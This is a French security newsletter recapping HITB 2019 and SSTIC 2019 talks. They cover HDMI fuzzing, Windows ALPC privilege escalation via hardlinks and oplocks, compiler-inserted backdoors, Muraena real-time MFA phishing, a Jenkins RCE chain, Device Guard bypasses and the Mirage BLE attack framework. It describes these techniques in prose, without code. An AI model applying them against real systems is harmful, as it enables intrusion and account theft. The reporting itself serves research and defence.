
H(ack)DMI

Changhyeon-Moon

Slides

https://conference.hitb.org/hitbsecconf2019ams/materials/D1T2%20-%20Pwning%20HDMI%20for%20Fun%20and%20Profit%20-%20Jeonghoon%20Shin%20&%20Changhyeon%20Moon.pdf

Avant de présenter ses découvertes, le chercheur est revenu sur 3 protocoles utilisés au sein du standard HMDI.




HDMI CEC ou Consumer Electronics Control qui permet de contrôler des équipements audiovisuels au travers du câble HMDI. Par exemple, lorsque vous allumez votre amplificateur, votre télévision s'allume également.
Les communications sont réalisées au travers d'un protocole qui est divisé en 2 catégories :

- **Les en-têtes** contenant les adresses de destination et source.
- **Les blocs de données** contenant les commandes à réaliser appelées opcode ou les arguments associés appelés operand. Plusieurs blocs de données peuvent être envoyés dans une seule même trame. Par exemple, 0x32 est l'opcode pour changer la langue. L'opérande indiquerait quelle langue configurée serait localisée dans le data bloc suivant.

HDMI DDC ou Display Data Channel permet à l'écran de communiquer ses spécifications et les fonctionnalités disponibles à l'émetteur du flux vidéo. Lors de la communication, les informations (résolutions supportées, fréquences, etc.) sont communiquées au travers de l'EDID, ou Extended Display Identification Data. Pour réaliser cet échange, une communication « serial » appelée I2C est réalisée.


HDMI ARC ou Audio Return Channel permet d'extraire les données audio directement depuis le câble HDMI sans utiliser de câble dédié à cet effet.



Il a ensuite présenté les 2 fuzzers qu'il a construits. Le premier est CEC-Fuzzer constitué des éléments suivants :

- **PySerial** : librairie Python qui permet de réaliser des communications série.
- **USB-CEC Adapter** (Pulse-Eight) (https://github.com/Pulse-Eight/libcec) : ce boitier permet de réaliser des actions depuis un terminal qui ne supporte pas le CEC. Il est supporté notamment par le Raspberry Pi.
- **HDMI Cable**.

À l'aide du fuzzer, ils ont ensuite envoyé tous les opcodes possibles (0x00 à 0xff) à l'exception de 0x36 correspondant à l'extinction du terminal. Pour chaque commande, toutes les valeurs possibles (0x00 à 0xff) d'operand ont été envoyées. Ainsi, 2 vulnérabilités de type déni de service ont été identifiées. L'une est de type one-byte stack overflow au sein d'un memcpy(). L'appareil n'a pas été cité, mais il semblerait que cela soit un équipement Android Xiaomi.



La fabrication du DDC-Fuzzer a été un peu plus complexe. Le chercheur a dû concevoir son propre HDMI pour pouvoir le brancher sur un Arduino ATMega 2560. Les échanges DDC n'étant réalisés qu'à la connexion de l'écran, les chercheurs ont ainsi simulé l'extinction et l'allumage de l'écran en envoyant 2 signaux (un faible et un fort) sur le pin Hot Plug Detected (HPD). Une fois la connexion I2C établie, le fuzzing est réalisé sur le EDID. Une vulnérabilité de type déni de service a été identifiée au niveau du noyau de la Mibox3 (Android TV).

Les chercheurs ont ensuite présenté un fuzzer au niveau du driver Ubuntu. En effet, les performances des 2 fuzzers hardware n'étaient pas très bonnes. Ce fuzzer repose principalement sur 2 outils Linux:

- **Kretprobe** qui permet de positionner des break points au sein de n'importe quelle routine kernel (notamment sur la fonction drm_do_probe_ddc_edid qui récupère la valeur de l'EDID).
- **Ftrace** qui permet de tracer des évènements, notamment des appels système.

À l'aide de ces deux outils Linux, ils parviennent donc à récupérer puis à modifier l'EDID à la volée pour réaliser le fuzzing. La même démarche a été tentée sur Windows sans succès pour le moment. En effet, ils n'ont pas réussi à simuler le même comportement.

Battle of windows service: Automated discovery of logical privilege escalation bugs

Wenxu Wu - @ma7h1as
Shi Qin - @0x9A82

Slides
https://conference.hitb.org/hitbsecconf2019ams/materials/D1T2%20-%20Automated%20Discovery%20of%20Logical%20Privilege%20Escalation%20Bugs%20in%20Windows%2010%20-%20Wenxu%20Wu%20&%20Shi%20Qin.pdf

Les 2 chercheurs de la société Tencent ont présenté comment découvrir de manière automatique des élévations de privilèges au sein de Windows.

En particulier, ils se sont intéressés aux vulnérabilités concernant les ALPC :

- **CVE-2018-8440** : vulnérabilité au sein du planificateur de tâches (interface RPC ITaskSchedulerService) qui permet de changer un DACL d'un fichier. Cette vulnérabilité a été étudiée au sein de l'actusecu #50 (Retour sur la vulnérabilité Microsoft TaskScheduler).
- **CVE-2019-0636** : cette vulnérabilité permet de récupérer le contenu d'un fichier sans disposer des autorisations nécessaires. La vulnérabilité provient de Windows Installer et plus particulièrement de la fonction MsiAdvertiseProduct().

Tout d'abord, les chercheurs sont revenus sur quelques notions techniques avant d'expliquer la vulnérabilité. Les Remote Procedure Call ou RPC permettent de mettre à disposition des développeurs des fonctions utilisables à distance (modèle client-serveur). Chaque système d'exploitation dispose donc de son propre système de RPC. Sous Windows,

il s'agit de Microsoft RPC ou MSRPC. Pour discuter avec les ALPC (Asynchronous Local Inter-Process Communication), Windows utilise le langage IDL (Interface Definition Language).

Pour identifier les ALPC, ils ont utilisé l'outil RPCView (https://github.com/silverf0x/RpcView). À l'aide de l'outil, ils ont pu identifier la routine SchRpcSetSecurity qui est vulnérable puis ils ont retrouvé les arguments nécessaires pour utiliser cette fonction qui sont :


- **path** : le nom de la tâche (porte bien son nom ...).
- **SDDL** : le descripteur de sécurité à appliquer.
- **flags** : indique s'il s'agit d'une tâche ou d'un répertoire.

La routine SchRpcSetSecurity permet donc de changer les DACL (Discretionary Access Control List) d'un fichier contenu au sein du répertoire C:\Windows\tasks. La question est donc, comment contourner cette restriction et changer les DACL de n'importe quel fichier.


« Wenxu et Shi de la société Tencent ont présenté comment découvrir de manière automatique des élévations de privilèges au sein de Windows. »

Pour ce faire, les chercheurs vont utiliser des liens symboliques. Il en existe 3 sortes sur le système d'exploitation Windows :

- **Junction** : ou softlink permet uniquement de créer un lien vers un dossier. Ce type de lien repose sur la fonction CreateSymbolicLinkW() de la WinAPI.
- **Hardlink** : ce type de lien permet de créer un lien vers un fichier en reposant directement sur le système NTDS. La WinAPI utilisée est CreateHardLinkW().
- **DeviceMap**.



Dans le cas de la CVE-2018-8440, il suffit de donc de créer un hardlink vers le fichier de notre choix et de le positionner au sein du répertoire spécifié, par exemple lien de C:\Windows\Tasks\poc.job vers C:\Windows\win.ini.




La seconde vulnérabilité CVE-2019-0636 est de type TOCTOU (Time Of Check To Time Of Use). Lors de l'installation d'un paquet MSI, son contenu est parsé par le service Windows Installer (qui tourne en tant que SYSTEM). Ensuite, son contenu est copié au sein d'un paquet MSI temporaire au sein du dossier C:\Windows\Installer. Or le paquet MSI à installer est ouvert 2 fois de manière consécutives.

L'attaque est donc réalisée en 2 temps :

- Un lien symbolique pointe vers un fichier MSI valide.
- Le lien symbolique est redirigé vers le fichier de notre choix.

Ceci aura pour effet de récupérer le contenu d'un fichier arbitraire (avec les droits SYSTEM du service). En effet, tout le monde dispose des droits de lecture sur le fichier MSI créé au sein du répertoire C:\Windows\Installer.

Pour exploiter la vulnérabilité, les chercheurs ont utilisé des OpLock qui permettent de configurer des hooks sur les accès d'un fichier. Cela leur permet de changer le lien symbolique une fois la première lecture effectuée.



Les chercheurs ont ensuite dévoilé leur technique pour tenter d'identifier de manière automatique de nouvelles vulnérabilités au sein de Windows.

À l'aide de script Python pour IDA, les chercheurs ont identifié les services qui utilisent des fonctions à risque. Leur

approche est assez simpliste et repose sur 3 fonctionnalités IDA :

- Pour chaque fonction, il récupère l'adresse de début et de fin avec la fonction IDA GetFunctionAttr().
- Ensuite, il itère sur chaque instruction à l'aide de GetMnem() pour identifier des instructions de type Call.
- Si un appel de type Call est détecté, suivant la localisation de la fonction appelée (région .text ou .data du binaire), le nom de la fonction est vérifié au sein d'une liste préétablie par les chercheurs.

Les chercheurs sont parvenus à identifier de nouvelles vulnérabilités en utilisant cette méthode.

- La première se situe au sein de **l'assistant de compatibilité** (Program Compatibility Assistant Service - interface RPC RaiGetFileInfoFromPath du fichier pcasvc.dll) qui permet d'obtenir les droits de lecture (vulnérabilité de type TOCTOU).
- La deuxième se situe au sein **du service de déploiement AppX** (CVE-2019-0841) qui permet de changer les permissions d'un fichier arbitraire. Comme pour la CVE-2018-8440, un attaquant peut ainsi élever ses privilèges. Un analyse détaillée est disponible à l'adresse suivante : https://krbtgt.pw/dacl-permissions-overwrite-privilege-escalation-cve-2019-0841/
- La troisième se situe au sein **du service collecteur standard du Hub de diagnostic Microsoft** et permet également de réaliser un changement de permission d'un fichier arbitraire.

Les chercheurs ont conclu leur présentation en expliquant comment exploiter le gadget sur l'imprimante XPS. En effet, en changeant la DLL PrintConfig.dll, un attaquant est en mesure d'obtenir une invite de commande avec les droits NT SYSTEM.

> Jour 2


Compiler Bugs and Bug Compilers

Marion Marschalek - @pinkflawd

Slides

https://conference.hitb.org/hitbsecconf2019ams/materials/D2T1%20-%20Compiler%20Bugs%20and%20Bug%20Compilers%20-%20Marion%20Marschalek.pdf

Marion Marschalek nous a présenté avec pédagogie différentes méthodes permettant d'introduire des bugs ou vulnérabilités au sein de programmes lors de leur compilation. Marion s'est focalisée spécifiquement sur le compilateur GCC, et commence donc par une introduction au fonctionnement de GCC.



Depuis la version 4.5 du compilateur, il est possible d'injecter des plugins GCC dans le processus de compilation d'un programme ; ces plugins permettent, entre autres, de modifier le futur comportement du programme compilé.

Dans son premier exemple, Marion a utilisé un plugin basique qui permettait de remplacer, à la compilation, la chaîne de caractères affichée par un programme : celui-ci affichait alors « Hail Satan!! » au lieu d'« Hello World » lors de l'exécution.

Le second exemple était quant à lui beaucoup moins inoffensif : il s'agissait cette fois-ci de réintroduire dans le programme SQLite une ancienne vulnérabilité.

Marion a présenté alors une suite de techniques permettant d'introduire des bugs et portes dérobées de manière plus ou moins discrète. Les failles introduites à la compilation seront beaucoup plus difficiles à détecter que si elles avaient été introduites dans le code source, et pour cause : si la pratique de revue de code source est plutôt répandue, la revue de binaire l'est beaucoup moins.

Muraena: The Unexpected Phish

Michele Orru - @antisnatchor
Giuseppe Trotta - @giutro


Slides

https://conference.hitb.org/hitbsecconf2019ams/materials/D2T1%20-%20Muraena%20-%20The%20Unexpected%20Phish%20-%20Michele%20Orru%20&%20Giuseppe%20Trotta.pdf

Michele Orru et Giuseppe Trotta nous a présenté leur outil Muraena dédié au phishing.

Les deux orateurs ont débuté la conférence en indiquant l'authentification multifacteur est rarement efficace contre le phishing. Le constat est simple : la majeure partie des solutions d'authentification multifacteur se basent sur une soumission via un formulaire web ou une validation out-of-band (notification PUSH sur smartphone par exemple).
Or, ces solutions sont vulnérables au phishing en temps réel : un reverse proxy intelligent peut être utilisé afin de reproduire l'ensemble de la cinématique d'authentification multifacteur lors du phishing - l'attaquant gagnera alors accès aux cookies de session de sa victime.

Muraena est un reverse proxy développé en Go qui permet de mener ce type d'attaques. Parmi les fonctionnalités supportées par l'outil, on trouve un web crawler, du tracking personnalisable des victimes ou encore du support pour l'instrumentation de navigateur afin d'automatiser l'exploitation des cookies de session obtenus lors d'un phishing réussi.



Dans la suite de la présentation, les deux orateurs ont présenté en sus, différents contournements de protection anti-reverse proxy qui leur ont permis de réaliser des attaques de phishing efficaces contre plusieurs géants du web. Parmi les victimes : GitHub, GSuite et Dropbox.

Hacking Jenkins

Orange Tsai - @orange_8361

Slides


https://conference.hitb.org/hitbsecconf2019ams/materials/D2T1%20-%20Hacking%20Jenkins%20-%20Orange%20Tsai.pdf

Démonstration

https://www.youtube.com/watch?v=abuH-j-6-s0

Orange Tsai, chercheur en sécurité chez DEVCORE nous a dévoilé au cours d'une présentation didactique comment l'exploitation chaînée de plusieurs vulnérabilités affectant l'outil de CI/CD Jenkins permettait d'en prendre le contrôle.

Par le passé, Jenkins a été victime de multiples vulnérabilités permettant d'en prendre le contrôle. Au coeur du problème se trouve le système de sérialisation/désérialisation de données utilisé par l'application. La recrudescence de vulnérabilités affectant ce mécanisme pousse même les développeurs à réécrire complètement le protocole de sérialisation en un nouveau protocole basé sur HTTP.



Mais il en faillait plus pour arrêter le chercheur taïwanais : celui-ci a combiné un défaut de permission sur certaines URLs (CVE-2018-1000861), un contournement de sandbox au sein du mécanisme d'exécution de scripts (CVE-2019-1003000), une suite de plugins présente par défaut au sein de Jenkins (Pipeline) et de la métaprogrammation en Groovy afin de prendre le contrôle de l'application.

En fin de présentation, et à la suite d'une démonstration vidéo de l'attaque, Orange a indiqué que d'après Shodan, 75 000 applications Jenkins étaient exposées sur Internet - 45 000 d'entre elles seraient vulnérables à cette attaque...

Sneaking Past Device Guard

Philip Tsukerman - @philiptsukerman


Slides

https://conference.hitb.org/hitbsecconf2019ams/materials/D2T1%20-%20Sneaking%20Past%20Device%20Guard%20-%20Philip%20Tsukerman.pdf

Device Guard est un nouveau mécanisme de sécurité apporté par Microsoft au sein des systèmes Windows 10 et Windows Server 2016 afin de réduire les possibilités d'exécution d'applications malveillantes (virus, scripts, macros Microsoft Office, etc.) sur ces systèmes.

Philip Tsukerman, chercheur en sécurité chez Cybereason nous a présentés différents moyens de contourner les restrictions de sécurité apportées par Device Guard.

Dans la pratique, Device Guard filtre l'exécution des programmes via une liste blanche d'exécutables autorisés. Il réduit aussi drastiquement les possibilités d'exécution des scripts PowerShell et ActiveScript qui ne sont pas sur liste blanche (via CLM dans le premier cas, et via un filtrage des objets COM dans le second).



Parmi les méthodes de contournement évoquées, on trouve les macros Excel 4.0, qui sont encore aujourd'hui supportées dans les dernières versions de Microsoft Office (Office 2016 inclus).

Cette mécanique antédiluvienne est présente au sein de Microsoft Excel depuis… 1992 ! L'éditeur a encore un peu de ménage à faire dans le code source de ses applications et systèmes d'exploitation.

SSTIC 2019

Par Julia COUPPEY, Yann FERRERE, Matthieu LAURENT
et Clément DELILLE

XMCO a assisté à la dernière édition de la conférence SSTIC qui s'est déroulée les 5, 6 et 7 juin derniers à Rennes.
Comme l'année précédente, l'événement a eu lieu au Couvent des Jacobins, en plein centre de la ville.

Cette année a été marquée par les dix ans du challenge, organisé en amont de la conférence et remporté par 19 personnes, ainsi que par la restructuration du comité d'organisation de la conférence.
Le gagnant du classement « qualité » du challenge nous a d'ailleurs présenté sa solution lors du deuxième jour de conférence.

Nous vous proposons de revenir sur quelques conférences qui nous ont marquées. Les vidéos de toutes les présentations sont disponibles à l'adresse suivante :
https://www.sstic.org/2019/programme/

De plus, une session de rumps a été organisée le jeudi 6 après-midi. Les vidéos de celles-ci sont disponibles à l'adresse suivante :
https://www.sstic.org/2019/presentation/rumps_2019/

La mort du génie logiciel
Alex Ionescu

Présentation vidéo
https://www.sstic.org/2019/presentation/keynote_2019/

Alex Ionescu est venu présenter son point de vue sur l'état actuel des efforts mis dans la sécurité. Il a commencé sa keynote en rappelant les différents enjeux économiques du Bug Bounty.

Selon lui, il n'y avait avant pas d'outils automatiques, peu de connaissances dans le domaine et pas de codes d'exploitation évidents. Les différents programmes de Bug Bounty n'existant alors pas, les vulnérabilités étaient souvent rapportées sur les blacks markets car la motivation des hackers était moindre sans récompenses.

Aujourd'hui grâce au Bug Bounty, et grâce au travail de Katie Moussouris dans le cas de Microsoft, cela a plutôt changé. Les failles sont corrigées sous un à trois mois et quelqu'un voulant vivre du Bug Bounty peut facilement gagner 2000$ à 2500$ par mois.

Cependant, il déplore les faits suivants :
- Les développeurs de logiciel Open Source ont peu de temps pour corriger ;
- On a tendance aujourd'hui à prioriser la création de features par rapport à la correction de bug ;
- Il y a de moins en moins de développeurs ;
- L'Union européenne a alloué un million d'euros pour la découverte de bugs dans les logiciels Open Source, ce qui est une bonne chose, mais il y a un manque de qualité dans les logiciels, car les développeurs sont moins bien payés.

Alex Ionescu remarquait également que, depuis l'arrivée du Bug Bounty, la plupart des personnes trouvent des failles sans même les comprendre.

Son constat est donc le suivant. Actuellement, on cherche souvent à réduire l'impact des problèmes et non pas des solutions, alors qu'on oublie souvent des principes de base du développement, comme vérifier la taille d'un tableau. Selon lui, on devrait plus investir dans l'éducation et la formation et arrêter les programmes de Fuzz et de Pentest sans avoir fait cette formation préalable.

Le Monitoring de BGP : où la sécurité rencontre la géométrie Riemannienne
Kavé Salamatian

Présentation vidéo
https://www.sstic.org/2019/presentation/invite1_2019/

Kavé Salamatian, professeur à l'université de Savoie, nous a présenté un modèle mathématique fondé sur la géométrie Riemannienne permettant d'observer des anomalies qui correspondent à des attaques sur BGP.

BGP, pour Border Gateway Protocol, est un protocole de routage interdomaine utilisé par le réseau internet permettant d'échanger des informations d'accessibilité réseau entre les différents AS (Autonomous System). Il définit ses décisions de routage sur les chemins parcourus et utilise l'agrégation de routes afin de limiter la taille de sa table de routage.

Il est tout d'abord revenu sur la façon mathématique de surveiller un graphe du point de vue de la robustesse et de la sécurité. Cela consiste à observer la structure d'un graphe dynamique et à décider ensuite si un changement local aura une incidence sur la globalité du graphe. Ces travaux de surveillance des graphes ont, selon lui, un large spectre d'applications, allant de la robustesse des structures biologiques à la sécurité des réseaux.

Il a ensuite montré ses travaux de monitoring sur BGP au travers de la création d'un « feed » BGP au format JSON lui permettant d'avoir une vision globale d'internet chaque minute. Pour cela, il récupère toutes les annonces effectuées par le réseau par minute, auxquels il ajoute des informations (comme à quel pays appartient l'AS), afin de construire un graphe. Ce flux représente pas moins de 10 000 à 50 000 annonces par seconde, ce qui signifie que dans la totalité d'internet, il y a 10 000 à 50 000 changements de route par seconde.

Cela lui permet de savoir quel pays possède le plus de connexions vers l'extérieur et ainsi d'observer les différentes attaques sur BGP.

En calculant les courbures sur le graphe précédent et celles sur le graphe suivant ainsi que leurs différences, il est capable de détecter les événements importants sur le réseau, comme ceux de hijack BGP.

Mirage : un framework offensif pour l'audit du Bluetooth Low Energy


Eric Alata, Guillaume Auriol, Jonathan Roux, Romain Cayre, Vincent Nicomette

Présentation vidéo
https://www.sstic.org/2019/presentation/mirage_un_framework_offensif_pour_laudit_du_bluetooth_low_energy/

Slides
https://www.sstic.org/media/SSTIC2019/SSTIC-actes/mirage_un_framework_offensif_pour_laudit_du_blueto/SSTIC2019-Slides-mirage_un_framework_offensif_pour_laudit_du_bluetooth_low_energy-alata_auriol_roux_cayre_nicomette.pdf

Jonathan Roux et Romain Cayre, tous deux membres du LAAS CNRS (société rattachée à Airbus), ont présenté leurs travaux sur la réalisation d'un outil d'audit offensif des technologies sans fil intitulé « Mirage ».

Dans un premier temps, les conférenciers sont partis du constat que la sécurité des objets connectés (IoT) et plus particulièrement des risques liés aux connexions sans fil est réelle. En effet, la diversité des protocoles et des standards de communication utilisés par les différents objets connectés rend difficiles l'analyse et la sécurisation de chacun d'entre eux.




De ce constat, un projet de création d'un IDS (Intrusion Detection System) dédié à la détection d'attaques sans fil, dans le contexte des objets connectés, a été réalisé. Néanmoins, afin de tester le bon fonctionnement de cet IDS, il a été nécessaire de simuler des attaques sans fil sur des objets connectés. De ce fait, les conférenciers ont réalisé un état de l'art des outils offensifs dédiés à l'attaque sans fil d'objets connectés.

Ces recherches ont permis de mettre en lumière l'absence d'outils génériques (multiprotocole), exploitant différents types d'attaques (Man-in-the-Middle, hijack d'équipement, etc.) et réellement dédiés à la mise en place de scénarios offensifs. De plus, des outils tels que BtleJuice ou Gattacker, connus notamment pour permettre la mise en place de scénarios de Man-In-the-Middle BLE, se basent sur l'utilisation de technologies ne permettant pas l'utilisation d'un système d'exploitation unique pour réaliser une même attaque. Par exemple, la bibliothèque BLE Node.js « Noble Bleno » ne permet pas de supporter deux dongles Bluetooth sur un même système d'exploitation.

Pour répondre à ces différentes problématiques, le framework Mirage a été pensé afin de permettre l'utilisation d'un outil offensif ayant les caractéristiques suivantes :

- **Approche unifiée** : utilisation d'une API commune permettant la transmission et la réutilisation des informations entre chaque module.
- **Approche modulaire** : segmentation des différentes tâches et décomposition des scénarios d'attaques en plusieurs composants facilitant ainsi le développement et l'ajout de nouvelles fonctionnalités, décorréler les unes des autres.
- **Approche générique** : redéveloppement des piles protocolaires au plus bas niveau possible afin de restreindre les limitations liées aux bibliothèques plus haut niveau.
- **Approche générique** : architecture générique permettant l'intégration de nouveaux protocoles sans fil sans dépendance à leurs spécificités.



Une revue de l'implémentation en Python des différents éléments constituant ce framework a ensuite été réalisée. En plus de la description du schéma d'architecture globale du framework, les trois notions suivantes ont pu être présentées :

- Le **framework** se présente sous forme d'un outil en ligne de commande ou d'une console à la manière de celle fournie par le projet metasploit. Un opérateur similaire au pipe sous Unix permet le chaînage de diffé-

rents modules.

- **L'architecture de communication** se base sur les composants « émetteur » et « récepteur » afin de rendre le fonctionnement du framework le plus générique possible pour tous les protocoles. À cela est ajouté un « design pattern » de type « proxy » afin de pallier aux différences entre les différents composants matériels utilisés. Celui-ci offre la possibilité d'accéder depuis les composants « émetteur » et « récepteur » à des fonctionnalités spécifiques.

- **La notion de scénario** a également été présentée. Un scénario permet de s'interfacer sur les signaux générés par les différents modules afin d'exécuter un comportement particulier ou non.

Par la suite, une présentation sur la structure du protocole Bluetooth Low Energy a été effectuée. Au cours de cette partie de la présentation, les différentes couches liées à la pile BLE ont été décrites. Au niveau des couches dites « hautes » de la pile BLE, on notera les composants suivants, utiles à un attaquant :

- **GATT / ATT** : Ces couches applicatives permettent à l'équipement connecté de stocker ses caractéristiques sous forme d'attributs. Ces couches permettent également de définir les méthodes d'accès (lecture/écriture) à ces données.

- **Security Manager** : Cette couche permet de gérer la sécurité du protocole BLE. Elle est responsable de l'établissement d'une connexion sécurisée (définition du niveau de sécurité à adopter, génération des clés de chiffrements du trafic, etc.).

Enfin, les conférenciers ont présenté les modules disponibles au sein de framework afin d'auditer la sécurité d'un objet connecté via le protocole BLE. Ces modules sont répartis en cinq catégories principales :

- **Utilitaires** : actions courantes sur le protocole (connexion à un équipement, énumération des informations associées à une interface, etc.)


- **Collecte d'informations** : permet de collecter des informations sur les équipements environnants en phase de recherche ou encore d'accéder aux caractéristiques d'un équipement stockées au sein des couches ATT/GATT.

- **Usurpation d'identité** : permet de simuler le comportement d'un équipement afin par exemple d'usurper l'identité d'un objet connecté.

- **Attaques passives** : permet de réaliser des actions d'écoute des communications effectuées par le biais de ce protocole.

- **Attaques actives** : permet la mise en place d'attaque tel que le Man-In-The-Middle ou l'hijacking d'une communication BLE établie.

Un exemple d'utilisation des modules de collecte d'informations (ble_discover), d'attaques actives (ble_mitm, ble_master, ble_hijack) et d'attaques passives (ble_sniff) appliqués à l'utilisation d'une lampe connectée a ensuite été réalisé. Via cette démonstration, les conférenciers ont été en mesure de montrer le fonctionnement du protocole de communication entre un téléphone et la lampe connectée, d'intercepter et rejouer le trafic avec ou sans modification des trames, ainsi que de prendre la main sur la lampe.



L'utilisation de cet outil d'automatisation des attaques sans fil a permis à ses développeurs de mettre en évidence 20 vulnérabilités concernant 5 objets connectés en BLE disponibles dans le commerce.

L'outil est open-source et est disponible à l'adresse suivante : https://redmine.laas.fr/projects/mirage

De plus, une documentation est également mise à disposition : http://homepages.laas.fr/rcayre/mirage-documentation/

